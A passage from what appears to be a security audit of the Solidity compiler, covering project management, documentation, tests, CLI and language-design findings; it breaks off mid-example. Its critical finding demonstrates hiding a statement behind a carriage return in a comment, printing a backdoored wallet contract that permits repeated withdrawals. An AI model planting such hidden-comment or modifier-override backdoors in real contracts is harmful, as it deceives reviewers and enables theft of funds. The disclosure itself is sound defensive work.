Update: since March of 2018, four very active contributors have been constantly contributing in various areas of the project. They are in a good track to join the maintainers team soon.

MEDIUM: There is no code of conduct.

MEDIUM

A code of conduct that is actively enforced is an indication that the project promotes inclusion and welcomes a diversity of ideas. This is essential for the long term sustainability of any free software project, bringing different approaches to solve problems and multiple points of view when discussing features, priorities and compromises. This is particularly important in Ethereum, a space where no rules were previously written and everybody is making the road as they advance.

Consider adding the Contributor Covenant to the project, and actively work towards inclusion.

Update: this issue has already been solved.

LOW: There are issues tagged as *Soon* that have not been updated in a long time.

LOW

The project has many issues reported, and while tags are a way to navigate them, wrongly tagged issues do more harm than good.

Instead of using the *Soon* tag, consider using the GitHub projects board to clearly identify what's work in progress and what is part of the next milestones, leaving other issues to just be part of the general backlog.

Update: this issue has already been solved. There are no longer any issues with the *Soon* tag.

LOW: There are many untriaged issues.

Multiple issues have either no tag or no maintainer comments.

When one of the maintainers reports an issue, it should be immediately tagged to make it clear if it's a feature request, an improvement or a bug, instead of leaving this classification for later. It would also be good to get a second maintainer confirming this issue to make it clear for other contributors whether it is still being discussed, or if it has been accepted and is ready to be fixed.

When an external contributor reports an issue, it should be reviewed as soon as possible in case it describes an important bug. After maintainers review it, they should leave a comment and tag it, to make it clear that it was triaged and the importance assessed.

Update: The Solidity Core team replied "We are now going with projects instead of tags for triaging issues, so that the priorities can be discussed in the group".

LOW: There are few issues tagged as *Good first issue*.

Issues with the *Good first issue* tag are a great way of finding new contributors and reducing the burden on the maintainers.

Consider finding good code and non-code tasks that will help people join your community. Then, promote these issues on social media with help from organizations that work on inclusion to make sure that the message reaches the right people.

Take into account that most of these new contributors will need mentoring and hand holding to get started; so start with a few and increase progressively as more of your contributors become mentors themselves.

Update: The Solidity Core team replied: "We have tried this with little success. We will try again in the next months".

LOW: There are many open pull requests with multiple comments.

Pull requests with multiple comments tend to be open for a long time, they require a lot of work from the maintainers and some are left unanswered for a long time.

A pull request with many comments can indicate a few things:

- The pull request is too big. Consider just closing the pull request asking the contributor to split their work in smaller chunks that will be easier and faster to review.
- There are still pending discussions and the problem is not yet well understood. Consider discussing more before starting to code in a pull request.
- The contributors do not write good code. Consider writing onboarding guides to cover the most common problems, and investing some time on mentoring.

LOW: There are many stale branches.

When there are many open branches in the team repository, it's not clear which contain work in progress, which ones are experimental and which ones were discarded.

Consider creating the branches in the personal fork of the contributor instead of in the team repository, and deleting all the branches that were discarded or have already rot.

Consider splitting the work as much as possible so smaller branches can be landed into the development repository instead of remaining open for a long time. For work that requires a branch to be open for a long time and involves more than one contributor, consider documenting it on the *In Progress* column of the project board.

Update: The Solidity Core team replied: "We use branches on the main repo for everything because that makes it easier for multiple people to collaborate on a pull request. E.g. if a reviewer only finds typos, they can fix right away and merge instead of checking out another repo and so on."

LOW: There is no stable release cadence.

Despite there being frequent releases, their release date is unpredictable.

Predictability is a very good feature for a software project. It makes it possible to tell your users when to expect the features or fixes they are waiting for, it removes a lot of the uncertainty that can become problematic for maintainers, and over time it will allow to make estimates about the velocity of the team.

Consider setting a hard date for releases, once or twice per month, on the same days every month. Instead of delaying a release when an estimate goes wrong, just push that work to the next release which will already have a delivery date that will never be further than a month in the future.

LOW: There is no site for news about the project.

To build a free software community, it is important to keep members constantly informed about the status of the project. Frequent releases makes it easy to generate the content that the community is eager to hear, because there are always new and exciting features, some learnings from the bugs found, and new opportunities for them to collaborate on the things that are in progress.

Consider using the Ethereum blog to write a post for every release. Consider writing posts explaining the design rationale of the most important new features, to document the main learnings when something important happens on the project, and to make calls for action encouraging potential contributors to join. Consider using the Ethereum twitter account to generate traffic to these posts and to keep the community informed about more informal and fun things that happen around the project.

LOW: There is a lot of inconsistency on the Julia, IULIA, Yul name.

There has been a lot of discussion in the project about the name for the intermediate language between Solidity and EVM assembly. This has left the code and the documentation with many inconsistencies, referring to the language by different names, which causes confusion to new contributors.

Consider consolidating all the docs and code to use a single name.

Update: The team has already decided to use Yul as the name of the language, and they are updating all the uses of the other names.

LOW: The status of Yul is not clear.

Yul as an intermediate language is work in progress. There is an issue for Yul planning, but it does not make it clear what is finished, what is currently being implemented and what is pending. **Update:** Since the Solidity team started to use github projects, they also have a "Yul" project pulling this together.

Consider updating the issue explaining the current status. A checklist with links to issues for every task would be useful, ora milestone on GitHub projects dedicated only to Yul.

06.d.Documentation

LOW: The main project README is missing important information.

The README in the root of the project on GitHub is what many users and contributors will read first. Thus, it is very important to make it complete and clear. Currently the Solidity README includes many links to other documents without a clear sequence or intended audience. In particular, this document does not explain the proper way to responsibly disclose security vulnerabilities found in the code.

Consider following the recommendations of Standard Readme about sections, content and formatting.

Update: readme has been updated.

LOW: The main page of the user documentation has many links.

The user documentation on Read the Docs starts with a very nice and short introduction; but then jumps to sections full of links: Useful links, Available Solidity Integrations, Solidity Tools, and Third-Party Solidity Parsers and Grammars. There are too many links, and it is not clear why or for whom are those links useful. This causes users to get lost, because they will click a link that redirects them to an external site with no context and no clear way to get back or continue to the next section.

Consider moving all these links to an independent section, leaving on the main page only the introduction, the links to translations and the description of the next sections, to better guide newcomers into a recommended reading sequence.

Update: issue #5162 created. Fixed in PR#5249.

LOW: It is unclear which files are included in a GitHub release.

Every release on GitHub includes 8 different files on the Assets section. There is no documentation about what these files are, and no simple guide for the users to know which one to download.

Consider documenting the purpose of these files, and link on each release to the instructions to download the latest release.

LOW: Whiskers is documented as part of the contribution guidelines.

Solidity uses a templating system called Whiskers, and there is a section on the Contributing document explaining it. Not all the contributors will need to know about Whiskers, so this makes the document longer than necessary and a little confusing for newcomers.

Consider moving the Whiskers documentation to a separate document, maybe in a README closer to the Whiskers code, or as documentation inside the code files.

LOW: The process for helping with translations is not documented.

The Solidity documentation has some translations in progress. There is no documented process for somebody who wants to contribute with updating one of these translations or starting a new one.

Building a global community becomes easier when the potential contributors find content in their native language. This is specially important for non-code contributors, who will help by spreading the world and can make the community a lot bigger by reaching many corners that the maintainers would not be able to reach by themselves.

Consider documenting the process to help with translations, ideally using a translation management system like Weblate or Transifex. Then make a call for action for bilingual community members to help translating the documentation. This has the extra benefit of turning passive members into active contributors that can help with many more tasks in the future.

LOW: Documentation translations are hosted on independent sites.

Read the Docs supports translations, which will be linked in the bottom of the contents sidebar. However, the main documentation is only published in English. There is a link to the Chinese language, but all the contents in there are also in English.

The existing translations are linked in the main page of the docs, with each translation hosted in an independent website.

Consider integrating the translations using the same Read the Docs site to make it easier to keep them synchronized, and to ease navigating between languages.

Update: Solidity Compiler Core team replied: "We will do that as soon as we have a single translation that is kept up to date." :)

LOW: There is no documentation explaining how to help testing the nightly build.

The Solidity project has many users that could easily become active contributors by testing the most recent changes on their projects. However, there is no clear documentation explaining how to do this: there is only a brief mention on the installation guide about installing the snap from the edge channel or the Ubuntu package from the ethereum-dev PPA.

Consider documenting how users can contribute by installing and using the nightly build. Make calls for action on social media encouraging them to do so. Document a quick exploratory guide to help them getting started.

On these documents remember to add a warning that makes it clear that this is an unstable release and that it should not be used in production.

Update: tracked in issue #4492.

LOW: There is no documentation on how tests are run on Continuous Integration.

Tests are run on TravisCI, CircleCI and AppVeyor. There is no documentation as to why a single CI is not used and why this division exists.

Consider documenting the usage of continuous integration systems for both tests and releases.

LOW: There is no clear documentation for experimental features.

As described in section 03.j, the compiler supports the activation of experimental features using `pragma experimental <featureName>`. One must carefully look at the code to fully understand (a) which experimental features are available and (b) what each feature does. It is also not clear how advanced the implementation of a particular feature is, and how/when/if the feature is to become an official part of the compiler.

Consider adding an experimental features section in the documentation which generally explains the overall mechanism, describes the list of features currently available, what they are intended to do, and what the development roadmap is for each one.

Update: This issue has already been reported by the maintainers. After 0.5.0, there are only two experimental pragmas left, and they are now documented. See PR#4972.

LOW: No documentation available for libsolc.

The C library `libsolc` is not documented on the documentation website, nor is there a README on the directory, nor are there any comments on the code itself. New tools using `libsolc` are extremely unlikely to emerge under these conditions, as are community contributions.

Consider adding a dedicated section on the documentation website, and providing documentation for each library function, including the format of input parameters and return values.

Update: Solidity team replied: "This was discussed in issue #2255 and the sentiment at that time was not to expose it. Created a new issue to track it clearly".

LOW: README for Yul optimizations is incomplete.

There is a README file for the Yul optimizer, which includes some very useful information, but it is incomplete: some optimization stages are not explained and some sections are empty or too sparse.

Consider reorganizing this document to first explain the architecture of the optimizer, and then the different stages and their effects. An alternative would be to remove this README file, and document everything as comments on the source code.

Update: Solidity Compiler Core team replied: "The component is still in research phase and thus fully documenting it at this stage is not worth the effort. Once it is part of active code, it will be fully documented."

LOW: Missing information for successfully building Solidity's fuzzer AFL.

Some Linux distributions will fail following the described steps to build the fuzzer and there is no troubleshooting.

Consider elaborating on these instructions, testing on different platforms and specifying workarounds to build it for each distribution.

Update: a pull request has been merged with additional information.

LOW: `soltest` custom command line arguments are not listed in help.

As `soltest` is built with Boost, the command `soltest --help` displays all the possible arguments that can be used with it. However, in the case of `soltest`, only the default boost arguments are being listed, but none of the custom arguments like `no-ipc`, `ipcpath`, etc., are. The available custom arguments are mentioned in the contributing section of the documentation, and are defined in the file `test/Options.cpp`.

Consider listing the custom `soltest` options when executing the `soltest --help` command.

LOW: There is no clear documentation about the constructor not being part of the deployed code.

A contract's constructor is not present in the contract's deployed code, and this is not clear in the documentation. The documentation lacks both a comprehensive explanation of how constructors work when a contract is deployed, and a discussion about the limitations this imposes on users of Solidity.

Some details are explained in different parts of the documentation. For example, in the section Creating Contracts it is mentioned that the constructor "is executed once"; in the section External Function Calls it says that "function calls on this cannot be used in the constructor, as the actual contract has not been created yet"; and one of the introductory examples states that "the constructor [...] is run during creation of the contract and cannot be called afterwards." None of these offer the whole picture of how constructors work, and having these pieces of information spread around causes confusion.

The way Ethereum handles constructors is very specific and it will be unexpected for a lot of developers coming from other languages. Consider adding a section with a detailed and complete explanation of constructors.

Update: Solved in Pull Request #5163.

06.e.Tests

HIGH: There is no report of unit test coverage.

Code without unit tests can have small mistakes that are hard to catch on code reviews, and which may cause security vulnerabilities and functionality bugs. If there is no report about unit test coverage, the thoroughness of the testing is unknown, making it hard to find the sections of the code that need extra attention. In addition, when a pull request is proposed, it is difficult to identify if all the possible code paths are covered by automated tests.

Consider generating a unit test coverage report to better understand the current status of the code base, and automate the generation of such a report for pull requests to ensure that all the changes merged have all possible code paths covered.

Update: This issue has already been solved.

HIGH: Low unit test coverage.

A test coverage report was recently added to the project. As of September 26th, the reported test coverage of the develop branch is 87.91%.

This coverage report is for the combined execution of unit tests with some integration tests that cover multiple units of code at the same time. Thus, the coverage percentage seems high, but in reality we don't have a clear view of how many statements have their behavior verified and pinned down with unit tests.

Consider measuring only the unit test coverage in this report and increasing it to at least 95%. The coverage of higher-level tests can be analyzed differently through user stories or a checklist of language features.

Additionally, consider refactoring the unit tests to make sure that they are calling one single public function, exercising one single branch of code, and that they end asserting the expected behaviour of that particular branch. This way, we can confidently link the unit test coverage to the number of statements that are behaving as expected, with the added benefits that the tests will serve as clear documentation of what the compiler should do on every case, and that it will follow a fully testable and deterministic design.

MEDIUM: There is no clear test structure.

MEDIUM

Even though the project has a significant number of tests covering different areas of the Test Pyramid, it is not clear which tests belong to which area of the structure, which areas are covered, and how much of each area is covered.

The base of the pyramid is clearly addressed with unit tests on the most granular elements of the compiler code, but there is no coverage information, as addressed elsewhere in the audit.

The next level of the pyramid consists of compiling a set of known contracts and running them against the `cpp-ethereum` client with different EVM versions.

There are no performance tests, no gas usage tests, no linting tests addressing code style, no stress tests.

Considering designing and documenting a clear pyramidal structure for the project's test suite. With such a structure in place, adding layers to the pyramid and gaining control of each level's coverage should be a systematic and progressive process.

Update: Issues #5165 and #5152 created.

LOW: Contracts from external projects are duplicated in the Solidity code repository.

LOW

The Solidity project includes a great test suite that compiles contracts from popular Ethereum projects. However, the contracts from these projects are copied into the Solidity repository. This means that newer versions of these contracts are not being compiled, and makes the repository a lot bigger than necessary.

Consider using git submodules to link to the external repositories, or writing a test script that clones those repositories before running the tests.

To be able to test the most recent Solidity changes with the latest releases of the other projects in a sustainable way, consider contributing with those projects to extend their test suite to include a run that uses the Solidity nightly release, like how openzeppelin-solidity does.

Update: Solidity team replied: “To be clear this is only one part of the testing: to compile a lot of code, quickly, to see if anything broke. However we do pull in current versions of some projects (openzeppelin, gnosis) and run their entire truffle test suite with the current compiler.”

LOW: Some tests are run twice on different Continuous Integration systems.

Some tests are run twice, once on TravisCI and then on CircleCI, on each pull request. This wastes resources, duplicates the config files that need to be maintained, and increases the chances of a false negative with the corresponding time to investigate when it happens.

Consider removing this duplication, and running the test only once if they will provide the same results.

LOW: There are no static tests enforcing a consistent code style.

A consistent code style is essential to make the code base clear and readable, and to make it possible to combine contributions from wildly diverse people, as is the case on open source projects.

Consider making every file in the project follow the documented code style guide and enforce that every new contribution sticks to this code style by adding a linter check that runs on every pull request.

Update: Solidity team replied: "We have started adding some checks. The main problem is that external people do not understand when or why code style tests fail, we have to make that more visible." Discussion continues in issue #5241.

LOW: It is very difficult to run tests locally.

Despite the documentation section "Running the compiler tests" being very detailed and clear, the "happy" path to running all tests successfully is very fragile, and is almost impossible to achieve on many common operating systems / distros (Manjaro, Archlinux, Mint 18 Sarah, Ubuntu Xenial and Bionic, etc). The tests script often hangs silently in the `cpp-ethereum` tests, and it is not clear when the test suite has completed successfully or something has actually gone wrong.

The tests don't work with any version of `cpp-ethereum` and the documentation links to a specific `cpp-ethereum` binary without any particular explanation as to why this version is required.

These problems may deter someone who wishes to contribute to the project and verify changes locally before pushing them for CI analysis.

Consider the following points to improve the developer experience regarding testing:

- Make sure that the "Running the compiler tests" guide works on all supported platforms, and state which platforms are supported.
- Clearly define what output is expected for a 100% successful run of the test suite.
- Provide more information about the particular `cpp-ethereum` version required for the tests.

Update: Issue to track documentation changes: #5166.

06.f.Building

LOW: Building in some Linux distributions fails.

When it comes to building in Linux, the documentation simply states that "numerous Linux distros" are supported. When building in a distro that is not very common for Solidity contributors, it is expected that some problems will come up along the way. For example, despite the `install_deps.sh` script having the ability to target Archlinux, it does not recognize Manjaro Linux as an Arch distro, outputting "Unsupported or unidentified Linux distro".

Since CI testing for Linux is only done in Ubuntu, it is up to contributors with other distros to discover these errors, which makes for a terrible developer experience and could turn potential valuable contributors away.

Additionally, dependencies could also become out of date, or introduce new problems that make building and/or testing in a specific platforms impossible. An example of this was build failures with CVC4 solver, when found present in the OS, the compiler would try to integrate it to the compilation but will fail since the interfaces were inconsistent due to different versioning, and there was no way to disable them (until now).

Consider specifying in the documentation which Linux distros are supported for building, and introducing CI tests that simply ensure that the compiler can be built in them. Also, consider adding a small section in the documentation that explains how to use a container to build the compiler in one of the supported platforms.

Update: Part of this issue, regarding building in Archlinux and similar distributions, were addressed in this fixes 4377 and 4762.

LOW: Missing file on compilation when using SANITIZE.

The `cmake` flag `SANITIZE` from the file `EthCompilerSettings.cmake` reads a blacklist of entities to ignore upon building from `sanitizer-blacklist.txt`. Such file is missing in the project, and in order to compile without failing, the following line has to be removed, or an empty file has to be created.

```
-fsanitize-blacklist=${CMAKE_SOURCE_DIR}/sanitizer-blacklist.txt"
```

Consider adding the file or checking whether this file exists or not before compilation.

Update: Sanitizer blacklist has been removed from develop and following releases.

LOW: Insecure environment variable handling in testing infrastructure

LOW

There are multiple instances in which environment variables are used in tests without any checks or sanitation. These may have been modified by an attacker, and should therefore be treated with the same level of care as any other untrusted input.

/test/tools/isoltest.cpp:312

```
if (getenv("EDITOR"))
    SyntaxTestTool::editor = getenv("EDITOR");
```

/test/Options.cpp:67

```
if (!disableIPC && ipcPath.empty())
    if (auto path = getenv("ETH_TEST_IPC"))
        ipcPath = path;
```

/test/Options.cpp:70

```
if (testPath.empty())
    if (auto path = getenv("ETH_TEST_PATH"))
        testPath = path;
```

Consider checking environment variables carefully before using them. For example, if a path is expected, check that it is indeed a path before using that variable.

Update: Solidity team replied: “As explained in the other issue, I don't think it is of any value to guard against an attacker who has control over the environment variables”.

06.g.Command Line Interface

LOW: No errors on missing output option.

If no output format is specified (those listed under "Output Components" by `solc --help`), `solc` will not do any sort of output, but also won't issue any warnings or notices. This behaviour is confusing, and makes it difficult for new users to understand why their invocation is failing.

Consider either adding a message when no output format is selected, or selecting one (e.g. binary) by default.

Update: this issue has been reported in github and a fix is in progress.

LOW: Inconsistent AST output.

`--ast`, `--ast-json` and `--ast-json-compact` are all supposed to output the same information (the AST) in different formats, but the actual output varies wildly. E.g.: `--ast` is the only one that provides gas costs, but doesn't include documentation or file locations (line and column number), which the JSON outputs do. Additionally, no documentation was found on how the JSON outputs should differ, and they were found to be identical across a number of contracts.

Consider having all three options expose the same information, and documenting the differences between them.

LOW: Confusing options naming.

`--bin` (along with `--bin-runtime` and `--clone-bin`) outputs hexadecimal data, instead of binary like the name suggests (the documentation is accurate though).

`--hashes` outputs the function selectors of the callable functions, unlike both the name and the documentation ("Function signature hashes of the contracts.") suggest.

Consider renaming these commands and updating the documentation to better reflect their actual functionality.

LOW: Undocumented clone contract feature.

`--clone-bin` is supposed to output the "binary of the clone contracts in hex". This clone contract is not present anywhere in the documentation, and according to the dev team, is an unsupported and unused feature.

Consider removing it from the code base, or at least removing all references to it on the public API.

Update: This issue has already been reported by the maintainers and the feature has now been removed.

LOW: General CLI inconsistencies and confusing options.

The `-o` option expects a directory, while in most compilers it expects a filename. The different kinds of outputs that the compiler can produce (ast, bin, bin-runtime, etc) change when `-o` is used (usually, a human readable title is present when outputting to stdout but not when creating files), causing issues when piping output straight to another program. Most output components can be used together, but not all: if both `--asm` and `--asm-json` are present, `--asm` will be ignored, and if both `--ast-json` and `--ast-compact-json` are present, they will not be properly separated (some newlines will be missing). `--gas` behaves like an output component, but isn't listed as one.

All of these confusing and inconsistent bits of the command line make using and building tools to interact with it very difficult, which is compounded by the lack of documentation.

Consider moving towards a more consistent user interface, in line with similar existing tools, and improving the offline (`--help`) documentation.

Update: Solidity team replied: "Tools should use standard-json as documented. The traditional interface is just for human consumption and small tests".

06.h.Design

CRITICAL: Comments can be disguised as executable code.

CRITICAL

It is possible to have comments in a source file that will look like executable code in most editors. When parsing comments, all characters are skipped until a line terminator character is found. This can be seen in the code of `skipSingleLineComment` below:

```
Token::Value Scanner::skipSingleLineComment() {
   while (!isLineTerminator(m_char))
       if (!advance()) break;
   return Token::Whitespace;
}
```

The code for `isLineTerminator` checks whether the current character equals `\n` (hex `0x0a`):

```
bool isLineTerminator(char c) {
   return c == '\n';
}
```

The problem is that there are characters other than `\n` that represent a *newline* in UTF-8. One example is the *carriage return* (hex `0x0d`), which was the default line break character for *MacOS* until *MacOS* 9 (released in 1999). The parser will therefore consider everything following the carriage return as part of the same line, marking it as a comment and ignoring its contents.

Consider the following example of a shared wallet, where you can deposit funds that are associated with your address, and then only retrievable by such address:

```
pragma solidity ^0.4.24;

contract SharedWallet {

 mapping (address => uint) pendingWithdrawals;

 function deposit() public payable {
   pendingWithdrawals[msg.sender] += msg.value;
 }
```

```
 function withdraw() public {
   uint amount = pendingWithdrawals[msg.sender];
   // Remember to zero the pending refund before
   // sending to prevent re-entrancy attacks
   pendingWithdrawals[msg.sender] = 0;
   msg.sender.transfer(amount);
 }
}
```

But, there's a catch. A user may see the above code exactly as it is displayed in this document, but the newline character used in the last comment is not like the others.

This is the manipulated code:

```
// sending to prevent re-entrancy attacks
 pendingWithdrawals[msg.sender] = 0;
```

With the equivalent hexadecimal (colors match with above):

```
2f2f 2073656e64696e67 746f 70726576656e74 72652d656e7472616e6379 61747461636b730d

70656e64696e6757697468647261776616c735b6d73672e73656e6465725d 3d 303b0a
```

The parser is going to recognize the first two characters (`0x2f2f`) as a single line comment token, and will consume everything left, up to the next *newline* token (`0x0a`), missing the *carriage return* (`0x0d`) in the way. *The mapping assignment is therefore never processed by the compiler.*

What would actually be compiled is this:

```
//...
function withdraw() public {
  uint amount = pendingWithdrawals[msg.sender];
  // Remember to zero the pending refund before
  // sending to prevent re-entrancy attacks pendingWithdrawals[msg.sender] = 0;
  msg.sender.transfer(amount);
}
```

What the attacker has accomplished is to deceive the reader into thinking the withdraw function will let a participant withdraw only what was previously deposited, but it will instead allow the participant to withdraw the same amount infinite times, since zeroing is not being done.

Unix command systems that involve `stdout` are going to behave differently: `cat` for example will not show the comment at all. This is because the line following the carriage return is writing over the characters of the previous line, and even `diff` will fail to show the difference between the backdoored and original files, however, a terminal-based editor like vim will not; modern non-terminal editors will display it as a regular newline.

Current compiler behavior allows creating almost undetectable backdoors with little effort. Consider adding all non-tailorable line breaking classes recognized by the Unicode standard to `isLineTerminator`, and to test for more unexpected behaviour while handling UTF-8 valid and invalid characters.

Update: A fix has been applied, and released as 0.4.25. Line feed, vertical tab, form feed, carriage return, NEL, LS and PS are now considered to terminate a single-line comment as recommended.

HIGH: All strings are UTF-8.

Strings in Solidity are not only used for displaying information: for example, it is very common to have them be a key of a mapping. Because UTF-8 allows for multiple invisible characters (e.g. ZERO WIDTH SPACE), and for characters that look almost like common characters (e.g. GREEK QUESTION MARK), this usage can be extremely problematic, and lead to underhanded backdoors, exploits, etc. OpenZeppelin's main access-control contracts are affected by this, as are multiple other string-based implementations.

Consider adding a non-UTF-8 string type to prevent these situations from arising in the first place.

Update: Issue #5167 created.

HIGH: Modifiers can be overridden with no special syntax or warnings.

Contracts can override any modifier in the inheritance tree by simply defining a new one with the same signature. While an error does occur if the overriding signature does not match, there are no warnings for the case in which they do.

```
contract Ownable {
 address public owner;

 modifier onlyOwner() {
```

```
    require(msg.sender == owner);
    _;
  }
}
contract ModifierOverride is Ownable {
  modifier onlyOwner() {
    _;
  }
}
```

Modifiers are typically used for access control, input sanitation, etc., allowing overrides like this is a security risk, since it forces developers reviewing the code to manually check every single modifier to see if it is overriding another modifier, and multiple inheritance makes this task even more cumbersome.

It is quite common for developers to declare a modifier and unintentionally override its ancestor, in some cases with serious consequences for the security of the application.

Considering adding an `override` keyword, with syntax similar to C++11's. This will ensure that modifier overrides are always explicit, both for the developers and for the code reviewers.

Update: Solidity team replied: "There are multiple issues about this. We will probably fix it with 0.6.0" See issues #2563 and #973.

MEDIUM: There is no intermediate language.

MEDIUM

An intermediate representation of the source code can help bridging the gap between the high level design of Solidity that is focused on usability, and the low level assembly of the EVM that is just a direct mapping of the available machine instructions.

Solidity has no intermediate representation language, which makes things highly coupled between the front-end and the back-end of the compiler, and makes things like optimizations harder to understand and to be Solidity-specific.

Consider implementing an intermediate language, and apply all the metrics and optimizations after the Solidity code has been translated to this language. Consider joining forces with other projects that generate EVM bytecode to work together on this intermediate language.

Update: The Solidity team is already working on this using Yul as an intermediate language between Solidity and EVM assembly.

MEDIUM: The syntax for the fallback function is prone to confusion.

MEDIUM

Solidity defines two kinds of function-related declarations: function definitions, and variable definitions of function type.

A *function* is defined using the following syntax:

```
function <name>(<parameter types>) {visibility} [pure | constant | view | payable]
[custom modifiers] [returns (<return types>)] [ body ]
```

Eg.

```
function myFunction(uint256 _val, string _str) external pure returns (bool) {
  // Some code...
  return true;
}
```

The body is optional: when missing, the function is unimplemented, and the contract abstract, meaning that it cannot be deployed directly.

Eg.

```
function myFunction(uint256 _val, string _str) external pure returns (bool);
```

A *variable of type function* is defined using the following syntax:

```
function (<parameter types>) {internal | external} [pure | constant | view | payable]
[returns (<return types>)] <name>
```

Eg.

```
function(uint256, string) external pure returns (bool) myFunction;
```

A *fallback function* is an important type of function with very specific meaning in Solidity. It is defined by a function having no name. This leads to highly confusing and inconsistent code, especially when considering the distinction made above.

To illustrate, consider the following cases in which it is not immediately clear if the code is defining a fallback function or a state variable.

Unimplemented fallback function, contract is abstract:

```
function() external payable;
```

Empty fallback function:

```
function() external payable {};
```

Empty fallback function with an `onlyOwner` modifier:

```
function() external payable onlyOwner {};
```

Declaration of state variable `onlyOwner`, of type `function() external payable`:

```
function() external payable onlyOwner;
```

Invalid code, fallback function must not return a value`:`

```
function() external payable returns (int); // Invalid code.
```

Declaration of state variable `onlyOwner`, of type `function() external payable returns (int)`:

```
function() external payable returns (int) onlyOwner;
```

Consider implementing a special syntax for the fallback function (e.g. a `fallback` keyword, similar to the `constructor` and `modifier` ones) so that it is always explicit if a function is being declared as the fallback function.

Update: Solidity team replied "This has been under discussion for a while and will get into 0.6.0 if we can come up with useful names: See issue #3198 for more. The more pressing issue here, in my opinion, is that the fallback function is executed both for an interface failure and for a plain ether transfer (without payload)."

MEDIUM: Some `public` functions cannot be made `external`.

MEDIUM

A public function can be called both using an internal call (i.e. a `JUMP`) and an external one (with the `CALL` opcode). Any public function that is not internally called should therefore be able to be made external. However, for certain function signatures this is not the case. For example, contract B will crash the compiler producing an error of type "InternalCompilerError: Stack too deep...", but contract C, where bar is `public` instead of `external`, compiles with no errors:

```
pragma solidity ^0.4.24;
contract A {
 function foo(address addr, string strA, string strB, string strC, address[] arrA, uint256[] arrB) public
{ }
}

// Fails to compile.
contract B {
 function bar(string strA, string strB, string strC, address[] arrA, uint256[] arrB) external {
   A a = new A();
   a.foo(address(this), strA, strB, strC, arrA, arrB);
 }
}

// Compiles ok.
contract C {
 function bar(string strA, string strB, string strC, address[] arrA, uint256[] arrB) public {
   A a = new A();
   a.foo(address(this), strA, strB, strC, arrA, arrB);
 }
}
```

This happens because an `external` function will receive its arguments of complex type from `calldata`, but a `public` one will get them from `memory`, after the ABI decoder retrieves them from `calldata`.

`external` functions should be preferred over `public` ones whenever possible, since they help communicate intent, and may lead to smaller bytecode (since there is no need to support the internal calling convention).

Consider performing the conversion from `calldata` to `memory` if necessary, allowing the developer to specify the location of these variables, or implementing other similar mechanism to solve this issue.

Update: Solidity team replied "Starting from 0.5.0, the keywords "calldata", "memory" or "storage" are required for function parameters."

MEDIUM: State variables can be shadowed.

MEDIUM

Contracts inheriting from other contracts may declare state variables with the same name as `internal` or `public` ones in a base contract, using a new storage slot and shadowing the original ones. This means that accesses from the base and derived contract will refer to the instances declared in each one, despite the name being the same. There will also be only one auto-generated getter function, targeting the variable of the contract that is last in the the inheritance graph. For example, in the following code, baseGetter will return an address, derivedGetter will return a uint256, and the auto-generated x getter will return a `uint256` value:

```
pragma solidity ^0.4.24;

contract Base {
  address public x;

  constructor() public {
    x = msg.sender;
  }

  function baseGetter() public view returns (address) {
    return x;
  }

}

contract Derived is Base {
  uint256 public x;

  constructor() public {
    x = 20;
  }

  function derivedGetter() public view returns (uint256) {
    return x;
```

```
  }
}
```

This behavior can be confusing for beginners and advanced users alike, especially when it comes to the auto-generated getters being replaced. Consider disallowing reutilizing base contract `internal` and `public` variable names.

LOW: No mechanism to prevent functions from being overridden.

While inheritance is very convenient for designing functionalities modularly, the lack of a mechanism for disabling overriding a function can cause problems. It makes it difficult to reason about a contract as an isolated entity, since its functions may have been modified by other contracts in the inheritance tree. This raises the bar for understanding a smart contract by simply reading its code, allows for subtle backdoors, and prevents developers from signaling their intents. OpenZeppelin's issue #501 is an example in which the inability to check if a derived contract modifies base behavior caused discussions and confusion.

Consider adding a `final` or `sealed` keyword that disables overrides for functions and modifiers, causing a compiler error if an attempt to modify them is made.

Update: Solidity team replied "It is probably better to require a keyword like "virtual" if a function can be modified by a derived contract and the default should be "sealed". This will be fixed with the inheritance cleanup for 0.6.0"

LOW: Invalid UTF-8 sequences are allowed in comments.

When parsing comments, all characters are skipped until a newline character is found. This means invalid UTF-8 sequences inside comments will not be detected, which may potentially lead to underhanded code (i.e. what looks like a comment may actually contain code).

This is *usually* a non-issue, since most editors will ignore invalid sequences and re-synchronize with the stream as soon as a valid character is found. However, since performing code reviews in Solidity source code is such a critical task, it would be preferable not to burden all editors with this responsibility.

Consider scanning all source code and rejecting non-UTF-8 complaint sources before doing any parsing.

LOW: It is not possible to declare constant variables inside functions.

Solidity allows constant variables to be declared only in the contract scope, as state variables. It is not possible to declare a constant variable in a function scope.

Declaring variables as constant inside a function is a nice safeguard, to make sure that no parts of the function modify the value of the variable by mistake.

Consider supporting the declaration of constant variables inside functions, allowing users to write safer code.

Update: This is under discussion in issue 715.

LOW: Base fallback function cannot be extended.

While a base contract's fallback function can be overridden, there is no way to extend it since it's not a part of `super`, i.e. the following doesn't work: `super.fallback()`.

Consider adding special syntax to do so (e.g. by adding a `fallback` member to `super`, or by using a syntax similar to when calling base constructors).

LOW: No mechanism to ensure abstract contracts.

When using inheritance, it is very common to design base abstract classes that need to be extended and completed in some way before they can be used. Solidity provides this same mechanism by allowing functions to be declared but not defined, contracts to not call their base constructors, etc., but inferring whether a contract is or isn't abstract from the source code is not always an easy task for a developer reading the code (especially if a contract is abstract due to inheriting from an abstract contract).

Consider adding an explicit `abstract` keyword that marks a contract as being abstract, and issuing an error if it is not used. This is in line with other language features such as the `view` and `pure` function attributes, which the developer must make explicit despite the compiler being able

to infer them. It’s also in line with how other languages handle abstract classes (see Java’s abstract keyword).

Update: This is been discussed in issue 649.

06.i.Optimizers

HIGH: `solc-js` output with optimizations is non-deterministic in some environments.

The `CommonSubexpressionEliminator` (CSE) deals with a variety of optimizations such as (a) eliminating redundant `ISZERO` opcodes by ensuring that an `ISZERO` sequence never has more than two items and (b) replacing the addition of two constants with the mere push of the result. When calling `solc` with the `--optimize` flag, the CSE optimizer seems to be doing its job correctly, as well as when optimizations are enabled via the `--standard-json` interface. However, when the compiler is run via `emscriptem` (`solc-js`) *via the standard json interface*, the CSE optimizations are not applied to the resulting EVM output, despite the metadata clearly stating that optimizations were used for the compilation in question. We have observed that the optimizations do run in some javascript environments, but in an unpredictable way. As a result, the output generated by solc-js appears to be non-deterministic when optimizations are enabled. This, however, only happens in very special circumstances, and does not lead to incorrect code, as far as we can tell.

To illustrate, consider the following simple contract:

```
pragma solidity ^0.4.24;

contract BasicToken {

  uint256 totalSupply_;
  mapping(address => uint256) balances;

  constructor(uint256 _initialSupply) public {
    totalSupply_ = _initialSupply;
    balances[msg.sender] = _initialSupply;
  }

  function totalSupply() public view returns (uint256) {
